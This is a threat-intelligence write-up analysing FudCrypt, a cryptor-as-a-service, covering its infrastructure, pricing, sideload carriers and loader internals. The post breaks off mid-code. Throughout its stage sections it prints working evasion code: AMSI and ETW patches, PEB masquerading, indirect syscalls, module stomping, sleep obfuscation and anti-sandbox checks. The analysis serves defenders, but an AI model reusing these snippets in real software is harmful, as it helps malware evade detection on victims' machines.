

Dissecting FudCrypt: A Real-World Malware Crypting Service Analysis

ctrlaltnet.com/research/FudCrypt-analysis-1

Ctrl-Alt-Intel

April 19, 2026



Overview

FUD Crypt is a Cryptor-as-a-Service platform at **fudcrypt.net**. For *\$800 to \$2,000 per month*, subscribers upload an arbitrary Windows executable and receive a multi-stage deployment package that attempts automatic DLL sideloading, in-memory AMSI and ETW interference, silent UAC elevation via CMSTPLUA, and Windows Defender tamper via Group Policy on Enterprise builds.

Ctrl-Alt-Intel recovered the full server-side state: 200 registered users, 334 builds, a 38-day fleet C2 command history of 2,093 entries across 32 enrolled agents, and a second builder codebase that contains source code referencing EDR evasion techniques including indirect syscalls and module stomping.

Two distinct sets of activity were visible in the recovered data, run by the same threat actor but architecturally separate:

1. **The customer-facing Cryptor-as-a-Service platform (fudcrypt.net)** - wraps a customer-supplied payload in a sideload carrier and ships the output as a ZIP.
2. **The operator-driven signing & testing activity** - manual **signtool.exe** invocations dispatched from the fleet C2 to four signing VMs using four **Azure Trusted Signing** accounts. This signs a narrow set of operator-specific binaries (the fleet agent, a native loader, a ScreenConnect MSI).



Fudcrypt Main Page

Core Findings

Finding

Azure Trusted Signing exercised by operator commands to sign operator-controlled binaries. Four ATS accounts ([Michigan](#), [Sanbornton](#), [magdarosol](#), [wheeling](#)) observed in use over the recovered command window. was the most recently active at capture.

32 fleet agents registered in `fleet.db`. The fleet server's `server.py` register handler issues persistence commands via Run key

AMSI interference via two methods and **ETW** modification.

Attempted silent UAC elevation via CMSTPLUA + PEB masquerade to `explorer.exe`. Whether Windows grants silent elevation depends on host-image trust validation.

Per-build polymorphic encryption, layered XOR-32 then RC4-16 then a custom S-box transform. Keys and S-box regenerated per build.

20 DLL undocumented sideload carrier profiles, including `mpclient.dll` paired with a renamed Defender wrapper `windowsdf.exe`.

`new_builder.py` source references indirect syscalls, module stomping, fiber/callback execution, Ekko sleep obfuscation, and BCrypt AES-256-CBC.

PostgreSQL, Redis, and MinIO bound to `0.0.0.0` in the operator's Docker Compose file - exposed to the internet as configured :)

This post focuses on the technical architecture of the cryptor & other activities performed by this threat actor. Ctrl-Alt-Intel will uploaded to Part 2 shortly!


Infrastructure

Two separate but co-owned infrastructures are visible in the data:

1. the customer build platform and its backing services
2. the operator's own testing/fleet/RMM/signing operation.

They share a Cloudflare account and overlap on one IP block.


Physical Topology



All four signing VMs are also registered as agents in the operator's own **fleet.db**. The operator runs their signing infrastructure as fleet hosts they control, pushing **signtool** invocations in over the same WebSocket C2 used to manage likely victims.

Build Pipeline and Business Model

Scope note. This section describes the customer-facing build pipeline only. Customer build outputs leave this pipeline unsigned, although they are delivered via Sideload. The Azure Trusted Signing activity covered later in this post is a **separate, manually-operated workflow** run by the same threat actor over the fleet C2 against operator-chosen binaries.



Admin Panel

Subscription Tiers

Plan	Price/month	Daily builds	Features
Starter	\$800	1	ProtonVPN, Zoom, SharePoint, CCleaner carriers; basic persistence
Pro	\$1,500	5	+ Discord, OneDrive; anti VM; priority queue
Enterprise	\$2,000	Unlimited	All 20 carriers; UAC bypass; Defender disable; anti debug; anti VM

UAC bypass and Defender disablement are Enterprise-only, unlocking the full elevated loader path via CMSTPLUA and integrated GPO Defender kill.

Database State

From `full_dump.sql` across the platform's lifetime:

- 200 registered users
- 334 builds
- 46 cryptocurrency payment records; **4 confirmed, totalling \$4,820 USD** (\$800 + \$20 + \$2,000 + \$2,000). The remaining 42 invoices expired without a confirmed transaction.
- Payment currencies offered: BTC, USDT-TRC20, USDT-ERC20, ETH, LTC, XMR.
- 19 support tickets
- 54 support messages

The platform's storefront advertises **10,000+ users and 1,000,000+ builds**. The database contains 200 users and 334 builds.

The platform advertised a **“Zero Logs Policy.”** Recovery produced the complete PostgreSQL state, including payment, build, and support-message history. Source code analysis and additional logs filled in the missing pieces.

Support ticket responses frequently redirect users to t.me/voidk1s. Ticket #5 contains the operator's own replies linking two [exploit.in](https://forum.exploit.in) forum threads:

<https://forum.exploit.in/topic/272466/?tab=comments#comment-1641838>
<https://forum.exploit.in/topic/273090/?tab=comments#comment-1637435>

In ticket #6, a user asked whether the service could deliver a single EXE over a browser download rather than the sideload bundle. The operator's reply was: *“you can use my clickfix and .url exploit for delivery its best method.”* A separate \$2,000 Bitcoin payment, made by a different user ([22a90dc7-...](#), paid 2026-02-18), was followed within hours by a six-ticket refund sequence culminating in *“son of a bitch give me back my money.”*

The ClickFix suggestion and the refund spree are separate incidents from two separate customers; they are presented together here only because both occurred in the same week.

Carrier selection across 334 builds (`full_dump.sql`):

Carrier	Builds	Share
ProtonVPN	181	54.2%
CCleaner	61	18.3%
Zoom	39	11.7%
SharePoint	16	4.8%
OneDrive	7	2.1%
Framer	6	1.8%
WebView	5	1.5%
Session	4	1.2%
Slack	3	0.9%
Discord	2	0.6%
WindowsDF	2	0.6%
Element	2	0.6%
VS Code	2	0.6%
Canva	1	0.3%

Carrier	Builds	Share
Evernote	1	0.3%
GoLogin	1	0.3%
GitHub	1	0.3%

Build Pipeline

For each panel job FudCrypt: downloads the customer payload from MinIO, runs `5_MultiStage_Builder.py` with the selected carrier, zips `builds/<name>/package/`, uploads the ZIP back to MinIO, runs KleenScan against the output EXE, and updates the PostgreSQL build record. There is no signing step in this path.

KleenScan is a private multi-engine scanner that, according to its documentation, does not share sample submissions. The detection count and per-engine breakdown are stored in PostgreSQL against the build record. When all engines return clean, the worker logs:


```
[SCAN] FULLY UNDETECTED (FUD)
```

Kill Chain

The customer-facing build chain, as implemented in `worker.py` and `5_MultiStage_Builder.py`:

```
[Customer uploads PE payload - any RAT/beacon/loader]
|
[Go API → MinIO → Redis build_queue]
|
[worker.py → carrier selection → 5_MultiStage_Builder.py]
|
[Builder emits: fresh keys + S-box + randomised function names → triple encrypt → upload to Dropbox → MinGW compile]
|
[KleenScan scan → output.zip → MinIO → customer downloads]
|
[Customer distributes ZIP; delivery method is customer's responsibility]
```

And the customer can send the payload via phishing or an alternative method. Analysis of the support tickets revealed the owner of FudCrypt encourages "clickfix with .url exploit".



Execution Chain

[On victim: DLL side-load fires → DllMain → background thread]
 |
 [Attempts: anti-VM timing jitter → AMSI patch/HWBP → ETW byte patch → PEB masquerade → WinINet payload fetch]
 |
 [Layered decrypt (block → RC4 → XOR) → reflective PE or CLR host]
 |
 [Enterprise option: CMSTPLUA UAC call → Defender GPO writes → gpupdate /force]
 |
 [Customer's payload executes; phones home to the customer's own C2]

Separately, the operator runs their own RMM/C2 deployment chain using binaries they have signed through the Azure Trusted Signing workflow (see later section). When an operator-deployed `mstelemetry.exe` beacons to `wss://mstelemetrycloud.com/agent`, the server-side register handler issues a `WindowsUpdateSvc` Run-key command immediately, before any operator-issued command.

Stage 1: DLL Side-Loading

Everything that follows - AMSI bypass, ETW patch, UAC bypass, payload execution - runs inside a legitimately-signed process.

The cryptor will output an archive containing a malicious DLL(s) with the right name next to the carrier EXE and it loads before the real one.

`VERSION.dll`, `DWrite.dll`, `IPHLAPI.dll`, and `WINMM.dll` are not on the `KnownDLLs` protected list, so none are loaded from a trusted path. We cross-referenced all 20 carrier combinations against hijacklibs.net: none appear. `netshost.dll` is absent from the database entirely. All 20 appear undocumented at time of publication.

The Carrier Catalogue - 20 Profiles

Carrier	Category	Host EXE	Malicious DLL	Hijacked Export(s)
OneDrive Setup	Productivity	OneDriveSetup.exe	IPHLAPI.dll	GetAdaptersInfo, WerReportCreate
Microsoft SharePoint	Productivity	Microsoft.SharePoint.exe	VERSION.dll	All 17 VerQueryValue*
Notion	Productivity	Notion.exe	DWrite.dll	DWriteCreateFactory
Obsidian	Productivity	Obsidian.exe	DWrite.dll	DWriteCreateFactory
Evernote	Productivity	Evernote.exe	DWrite.dll	DWriteCreateFactory
Canva	Productivity	Canva.exe	DWrite.dll	DWriteCreateFactory
Zoom	Communication	zoom.exe	WINMM.dll	timeGetTime, timeBeginPeriod, timeEndPeriod
Slack	Communication	slack.exe	DWrite.dll	DWriteCreateFactory
Discord	Communication	Discord.exe	DWrite.dll	DWriteCreateFactory
Session	Communication	Session.exe	DWrite.dll	DWriteCreateFactory
Element	Communication	Element.exe	DWrite.dll	DWriteCreateFactory
Cisco WebEx	Communication	CiscoCollabHost.exe	VERSION.dll	All 17 VerQueryValue*
Visual Studio Code	Development	Code.exe	DWrite.dll	DWriteCreateFactory
GitHub Desktop	Development	GitHubDesktop.exe	DWrite.dll	DWriteCreateFactory
Framer	Design	Framer.exe	DWrite.dll	DWriteCreateFactory
GoLogin	Browsers	GoLogin.exe	DWrite.dll	DWriteCreateFactory
ProtonVPN	Utilities	ProtonVPN.exe	nethost.dll	get_hostfxr_path - only profile absent from HijackLibs entirely
CCleaner	Utilities	CCleaner.exe	VERSION.dll	All 17 VerQueryValue*
WebView Host	Utilities	WebViewHost.exe	IPHLAPI.dll	GetAdaptersInfo, WerReportCreate
Windows Defender	Security	WindowsDF.exe	mpclient.dll	43 MpCheck/MpClean/MpConfig exports

0 EXE/DLL combinations are listed on hijacklibs.net at time of publication.

WindowsDF.exe is a renamed Defender wrapper, and **mpclient.dll** is the library Defender uses for its scan engine. The AMSI bypass, ETW kill, and payload will all attempt to execute inside a process that appears as Windows Defender loading a Windows Defender component.

Stage 2: Defense Evasion Stack

This stage attempts to reduce scanning and logging before the main payload is handled. The intended order is important: the loader first tries to interfere with security inspection and telemetry, and only then moves to later stages. It also includes a timing delay, which appears intended to make sandbox analysis less reliable.

API Hashing and String Obfuscation

Stage 2 never calls **GetProcAddress** by name for its sensitive targets. Instead it walks the export table of **kernel32.dll**, **kernelbase.dll**, **ntdll.dll**, and (after a manual **LoadLibraryW**) **amsi.dll**, hashing each export. This is the same algorithm shipped with Metasploit's stagers and is one of the most durable fingerprints the builder leaves behind.

Below is an Python implementation of the API hashing leveraged:

```
def hash_func(name: str) -> int:
    h = 0
    for c in name.encode():
        h = (((h >> 13) | (h << 19)) + c) & 0xFFFFFFFF
    return h

print(hex(hash_func("AmsiScanBuffer"))) # 0x9550151e
print(hex(hash_func("EtwEventWrite")))  # 0x2047c3ee
```

AMSI - Method 1: Direct Memory Patch

FudCrypt attempts to interfere with AMSI by changing the behavior of `AmsiScanBuffer` inside the current process. The goal appears to be to force that function to return an error immediately instead of producing a scan result.

`AmsiScanBuffer` is resolved by API hash (`0x9550151e`), so the function name does not appear directly in the binary. The string `amsi.dll` is also stored in XOR-obfuscated form and decoded at runtime:

```
char am[] = {0x70,0x7c,0x62,0x78,0x3f,0x75,0x7d,0x7d,0};
for(int i=0;am[i];i++) am[i]^=0x11;
HMODULE hAmsi = LoadLibraryA(am);
```

The code then overwrites six bytes at the target address so the function returns `E_INVALIDARG` immediately:

```
DWORD old;
VirtualProtect(addr, 6, PAGE_EXECUTE_READWRITE, &old);
unsigned char patch[] = {0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3};
// mov eax, 0x80070057 (E_INVALIDARG) ; ret
memcpy(addr, patch, 6);
VirtualProtect(addr, 6, old, &old);
```

AMSI - Method 2: Hardware Breakpoint via VEH

FudCrypt attempts an AMSI bypass without modifying `amsi.dll` code bytes directly. Instead, it relies on CPU debug state and a vectored exception handler (VEH).

```
static LONG WINAPI veh_handler(PEXCEPTION_POINTERS ex) {
    if (ex->ExceptionRecord->ExceptionCode == EXCEPTION_SINGLE_STEP) {
        if (ex->ExceptionRecord->ExceptionAddress == g_amsi_addr) {
            ex->ContextRecord->Rax = 0x80070057;
            ex->ContextRecord->Rip = *(ULONG_PTR*)ex->ContextRecord->Rsp;
            ex->ContextRecord->Rsp += 8;
            return EXCEPTION_CONTINUE_EXECUTION;
        }
    }
    return EXCEPTION_CONTINUE_SEARCH;
}

AddVectoredExceptionHandler(1, veh_handler);

ctx.Dr0 = (DWORD_PTR)g_amsi_addr;
ctx.Dr7 = (ctx.Dr7 & ~0xF) | 0x1;
SetThreadContext(GetCurrentThread(), &ctx);
```

The intended behavior is that execution at the `AmsiScanBuffer` address triggers a hardware breakpoint, which then causes the VEH to run. The handler attempts to place `0x80070057` in RAX, skip normal function execution, and return control to the caller.

This approach appears intended to avoid direct memory patching of `amsi.dll`, which may reduce one detection surface.

ETW - One Byte

FudCrypt attempts to interfere with ETW logging in the current process by patching `EtwEventWrite` in `ntdll.dll`.

`EtwEventWrite` is resolved by hash (`0x2047c3ee`) and then modified so it immediately returns:

```
PVOID etw = find_func(ntdll, 0x2047c3ee);
DWORD old;
VirtualProtect(etw, 1, PAGE_EXECUTE_READWRITE, &old);
*(BYTE*)etw = 0xC3;
VirtualProtect(etw, 1, old, &old);
```

The apparent goal is to prevent normal ETW event submission from this process by overwriting with `0xC3` (`ret`). This is presented as an attempt to reduce visibility from user-mode telemetry sources before later stages run.

PEB Masquerade

This section describes an attempt to alter user-mode process identity data by modifying fields in the Process Environment Block (PEB) and related loader structures before the UAC bypass call.

```

MY_PEB* peb = (MY_PEB*)__readgsqword(0x60);
WCHAR expPath[MAX_PATH];
GetWindowsDirectoryW(expPath, MAX_PATH);
wcscat_s(expPath, MAX_PATH, L"\\explorer.exe");

RtlEnterCriticalSection(peb->FastPebLock);
RtlInitUnicodeString(&peb->ProcessParameters->ImagePathName, expPath);
RtlInitUnicodeString(&peb->ProcessParameters->CommandLine, expPath);
// walks LDR InLoadOrderModuleList and renames the EXE entry
RtlLeaveCriticalSection(peb->FastPebLock);

```

The code attempts to replace the process image path and command line with `C:\Windows\explorer.exe`, and also appears to update the loader module list so related user-mode process metadata is more consistent.

The stated goal is to make the process appear more like a trusted Windows process to user-mode checks.

Payload Fetch

After the earlier evasion steps, the stager attempts to retrieve an encrypted payload over WinINet. The URL is stored as a character array rather than a normal string literal, and the User-Agent is set to `Microsoft-CryptoAPI/10.0`.

According to the sample description, **Dropbox** is used as the primary staging location and **Catbox.moe** is used as a fallback.

The intended flow is to bring the encrypted payload into memory and then pass it to the decryption routine.

Stage 3: Triple Layer Decryption and In Memory Execution

This stage describes a payload that is encrypted in multiple layers and decrypted in memory before execution. The build process appears to generate fresh random values for each build, including a 32-byte XOR key, a 16-byte RC4 key, a 16-byte block key, and a shuffled 256-entry S-box.

The writeup also states that function names, variable names, junk code, and sleep values are randomized per build. The intended purpose is to make different builds look different from one another and reduce simple signature reuse.

The decryption order is described as: custom block transform first, then RC4, then XOR.

```

# Key generation (builder side)
xor_key = bytes([random.randint(0,255) for _ in range(32)]) # 32-byte XOR key
rc4_key = bytes([random.randint(0,255) for _ in range(16)]) # 16-byte RC4 key
block_key = bytes([random.randint(0,255) for _ in range(16)]) # 16-byte block key
sbox = list(range(256)); random.shuffle(sbox) # 256-entry random S-box

# Stager decryption (innermost first)
# Layer 3 (custom block cipher, 16-byte blocks):
#   b = sbox[b] → b ^= key[i % 16] → b = ROL(b, 3)
# Layer 2 (RC4, standard KSA + PRGA)
# Layer 1 (XOR-32, modified):
#   result[i] = blob[i] ^ key[i % 32]
#   result[i] = (result[i] + key[(i+1) % 32]) & 0xFF

```

In Memory Execution

Native EXE: Allocates memory, copies headers, maps sections, processes the relocation table, resolves IAT via `GetProcAddress`, then jumps to `AddressOfEntryPoint` directly.

.NET assembly: The loader detects .NET via `mscorlib.dll` in the import table or a non-zero `DataDirectory[14]` RVA, then instantiates a CLR runtime via `ICLRRuntimeHost` and passes the decrypted bytes directly to an in memory load path.

The payload runs. On Enterprise builds the stager still has work to do: elevation, Defender kill, persistence. That's the next section. First, a detour into what's sitting in development alongside production.

Builder v6.0 - EDR Evasion Generation (`new_builder.py`)

Scope note. The content in this section is based on **source review of `new_builder.py`** recovered alongside the production `5_MultiStage_Builder.py`. It is not confirmed that `new_builder.py` is wired into `worker.py` as the active build path, and we have not independently verified the runtime behaviour of builds produced by it against a live EDR. The techniques described are present in the source; their effectiveness in practice is not established by this post.

`new_builder.py` is a separate builder codebase from `5_MultiStage_Builder.py`. The source places more emphasis on runtime evasion primitives (indirect syscalls, module stomping, thread-less execution, sleep obfuscation) than the production builder, which relies more on encryption layering and process masquerading.

The code includes two payload delivery paths depending on payload size - smaller payloads embedded directly in the binary, larger payloads fetched at runtime. If the embedded path is used, no outbound staging request is needed.

Capability	v5.0 (5_MultiStage_Builder.py)	v6.0 (new_builder.py)
Encryption	Multi-layer custom encryption	Uses Windows cryptographic APIs
Compilation	Linux-based cross compilation	Visual Studio compilation on Windows
System call handling	Standard Windows API usage	Attempts lower-level system call handling
Memory handling	Allocates executable memory directly	Attempts to reuse memory associated with loaded modules
Payload execution	New thread creation	Attempts execution without creating a new thread
Sleep behavior	No special sleep handling described	Attempts to hide or protect payload memory during sleep
Payload delivery	Remote staging	Embedded for smaller payloads, remote fallback for larger ones
Stage modes	2-stage	2-stage or 3-stage

Indirect Syscalls - Hell's Gate / Halo's Gate

This section describes an attempt to reduce visibility from user-mode monitoring by avoiding the normal entry points of certain `ntdll.dll` functions.

The loader tries to recover system call information from `ntdll.dll`, including fallback logic when the expected function layout is altered. The apparent goal is to avoid calling the most directly monitored user-mode paths for sensitive operations such as memory allocation, memory protection changes, thread creation, waiting, and cleanup.

This should be described as an attempted user-mode evasion technique rather than a guaranteed bypass of security monitoring.

Hell's Gate reads the syscall number (SSN) directly from the unhooked `ntdll` stub:

```

BOOL resolve_syscall(LPCSTR funcName, SYSCALL_ENTRY* entry) {
    HMODULE hNtdll = GetModuleHandleA("ntdll.dll");
    PVOID funcAddr = GetProcAddress(hNtdll, funcName);
    BYTE* p = (BYTE*)funcAddr;
    if (p[0]==0x4C && p[1]==0x8B && p[2]==0xD1 &&
        p[3]==0xB8 && p[6]==0x00 && p[7]==0x00) {
        entry->ssn = *(WORD*)(p + 4);
        entry->resolved = TRUE;
        return TRUE;
    }
    return FALSE; // hooked - fall through to Halo's Gate
}

```

When a hook overwrites the prologue, **Halo's Gate** recovers the SSN from adjacent stubs (32 bytes apart on x64):

```

for (int i = 1; i <= 500; i++) {
    BYTE* neighbour = (BYTE*)funcAddr + (i * 32);
    if (neighbour[0]==0x4C && neighbour[1]==0x8B && neighbour[2]==0xD1 &&
        neighbour[3]==0xB8 && neighbour[6]==0x00 && neighbour[7]==0x00) {
        entry->ssn = *(WORD*)(neighbour + 4) - i;
        entry->resolved = TRUE;
        return TRUE;
    }
    // also checks backward neighbour at -(i * 32)
}

```

The indirect call jumps to a `syscall; ret` gadget (`0F 05 C3`) in `ntdll.dll`, bypassing the hooked prologue entirely. Seven syscalls resolved: `NtAllocateVirtualMemory`, `NtWriteVirtualMemory`, `NtProtectVirtualMemory`, `NtCreateThreadEx`, `NtWaitForSingleObject`, `NtClose`, `NtFreeVirtualMemory`.

Module Stomping

Memory regions marked `PAGE_EXECUTE_READWRITE` without file backing are a common memory-forensics signal. The module-stomping source in `new_builder.py` attempts to avoid producing one by overwriting a legitimate DLL's `.text` section in place rather than allocating a new executable region. The target region stays mapped as `MEM_IMAGE` with a real DLL path visible to the OS.

Rather than calling `VirtualAlloc(PAGE_EXECUTE_READWRITE)`, the source loads a legitimate Windows DLL (`chakra.dll`, `mshtml.dll`, `dbghelp.dll`, etc.) and overwrites its `.text` section:

```
HMODULE hVictim = LoadLibraryExA(target, NULL, DONT_RESOLVE_DLL_REFERENCES);
IndirectNtProtectVirtualMemory(..., PAGE_READWRITE, &oldProt);
memcpy(textBase, payload, min(payloadSize, textSize));
IndirectNtProtectVirtualMemory(..., PAGE_EXECUTE_READ, &oldProt);
FlushInstructionCache(GetCurrentProcess(), textBase, textSize);
```

The intent is that the VAD region the OS reports is the real `C:\Windows\System32\chakra.dll` with `MEM_IMAGE` type. Whether this defeats a given scanner depends on whether that scanner compares the page hash or section integrity of loaded modules.

Fiber and Callback Execution

The source in `new_builder.py` avoids calling `CreateThread` or `CreateRemoteThread` for payload execution, instead reaching the entry point via fibers or Win32 callback dispatch. **Fiber execution** runs the payload on the current thread:

```
LPVOID mainFiber = ConvertThreadToFiber(NULL);
LPVOID payloadFiber = CreateFiber(0, (LPFIBER_START_ROUTINE)codeAddr, NULL);
SwitchToFiber(payloadFiber);
```

Win32 callback execution routes the payload through legitimate Windows callback dispatch, selected randomly per build:

```
// Variant 0: window enumeration callback
EnumWindows((WNDENUMPROC)codeAddr, 0);

// Variant 1: certificate store enumeration callback
CertEnumSystemStore(CERT_SYSTEM_STORE_CURRENT_USER, NULL, NULL, (void*)codeAddr);

// Variant 2: GDI font enumeration callback
LOGFONTA lf = {0}; lf.lfCharSet = DEFAULT_CHARSET;
EnumFontFamiliesExA(GetDC(NULL), &lf, (FONTENUMPROCA)codeAddr, 0, 0);
```

These Win32 API call patterns are less commonly instrumented for payload-execution detection than `CreateThread/CreateRemoteThread`, but are not inherently unlogged.

Ekko Sleep Obfuscation

During sleep intervals the decrypted payload is otherwise visible to memory scanners. The Ekko pattern in `new_builder.py` encrypts the payload and marks it `PAGE_NOACCESS` for the duration of the sleep:

```
void ekko_sleep(PVOID payloadBase, SIZE_T payloadSize, DWORD sleepMs) {
    BYTE sleepKey[16];
    for (int i = 0; i < 16; i++) sleepKey[i] = (BYTE)(GetTickCount() + i * 0x37);

    VirtualProtect(payloadBase, payloadSize, PAGE_READWRITE, &oldProt);
    for (SIZE_T i = 0; i < payloadSize; i++)
        ((BYTE*)payloadBase)[i] ^= sleepKey[i % 16];
    VirtualProtect(payloadBase, payloadSize, PAGE_NOACCESS, &oldProt);

    Sleep(sleepMs);

    VirtualProtect(payloadBase, payloadSize, PAGE_READWRITE, &oldProt);
    for (SIZE_T i = 0; i < payloadSize; i++)
        ((BYTE*)payloadBase)[i] ^= sleepKey[i % 16];
    VirtualProtect(payloadBase, payloadSize, PAGE_EXECUTE_READ, &oldProt);
}
```

A scanner attempting to read the region during sleep will receive an access violation unless it first restores the protection, and the payload bytes are XOR-masked during that window.

AES-256-CBC w. BCrypt

In `new_builder.py`, the custom crypto constants of the older builder are replaced with calls to BCrypt CNG:

```
BCryptOpenAlgorithmProvider(&hAlg, BCRYPT_AES_ALGORITHM, NULL, 0);
BCryptSetProperty(hAlg, BCRYPT_CHAINING_MODE, (PBYTE)BCRYPT_CHAIN_MODE_CBC, ...);
BCryptDecrypt(hKey, ciphertext, ctSize, NULL, ivCopy, 16, outBuf, decSize, &decSize, BCRYPT_BLOCK_PADDING);
```

Keys are generated per build via `os.urandom(32)` for AES and `os.urandom(16)` for IV. The build identifier is `MD5(key + iv)[:8]`. No custom crypto constants are embedded in the compiled binary.

Anti-Sandbox and Anti-Debug Checks

v6.0 includes a dedicated `is_safe_to_run()` function that gates all further execution. Eight checks fire in sequence; if any return false, the stager exits silently:

```
// 1. Debugger presence
BOOL dbg = FALSE;
CheckRemoteDebuggerPresent(GetCurrentProcess(), &dbg);
if (IsDebuggerPresent() || dbg) return FALSE;

// 2. Timing check - 1M iterations must complete in < 500ms (debugger slows this)
DWORD t1 = GetTickCount();
volatile int acc = 0;
for (int i = 0; i < 1000000; i++) acc += i;
if ((GetTickCount() - t1) > 500) return FALSE;

// 3. Username blocklist
const char* badU[] = {"sandbox", "virus", "malware", "cuckoo", "cuckoosandbox",
                     "wilbert", "hapubws", "systemit", "bea-vr", NULL};

// 4. Computer name blocklist
const char* badC[] = {"sandbox", "virus", "malware", "sample", "cuckoo", "analysis", NULL};

// 5. Known sandbox DLLs
const char* badDlls[] = {"sbiedll.dll", "api_log.dll", "dir_watch.dll", "vmcheck.dll",
                        "SxIn.dll", "snxhk.dll", "cmdvrt32.dll", "cuckoomon.dll", NULL};
for (int i = 0; badDlls[i]; i++) if (GetModuleHandleA(badDlls[i])) return FALSE;

// 6. Memory < 1 GB = sandbox
if (ms.ullTotalPhys < 1073741824ULL) return FALSE;

// 7. Disk < 32 GB = sandbox
if (tb.QuadPart < 34359738368ULL) return FALSE;

// 8. Analysis tool process names
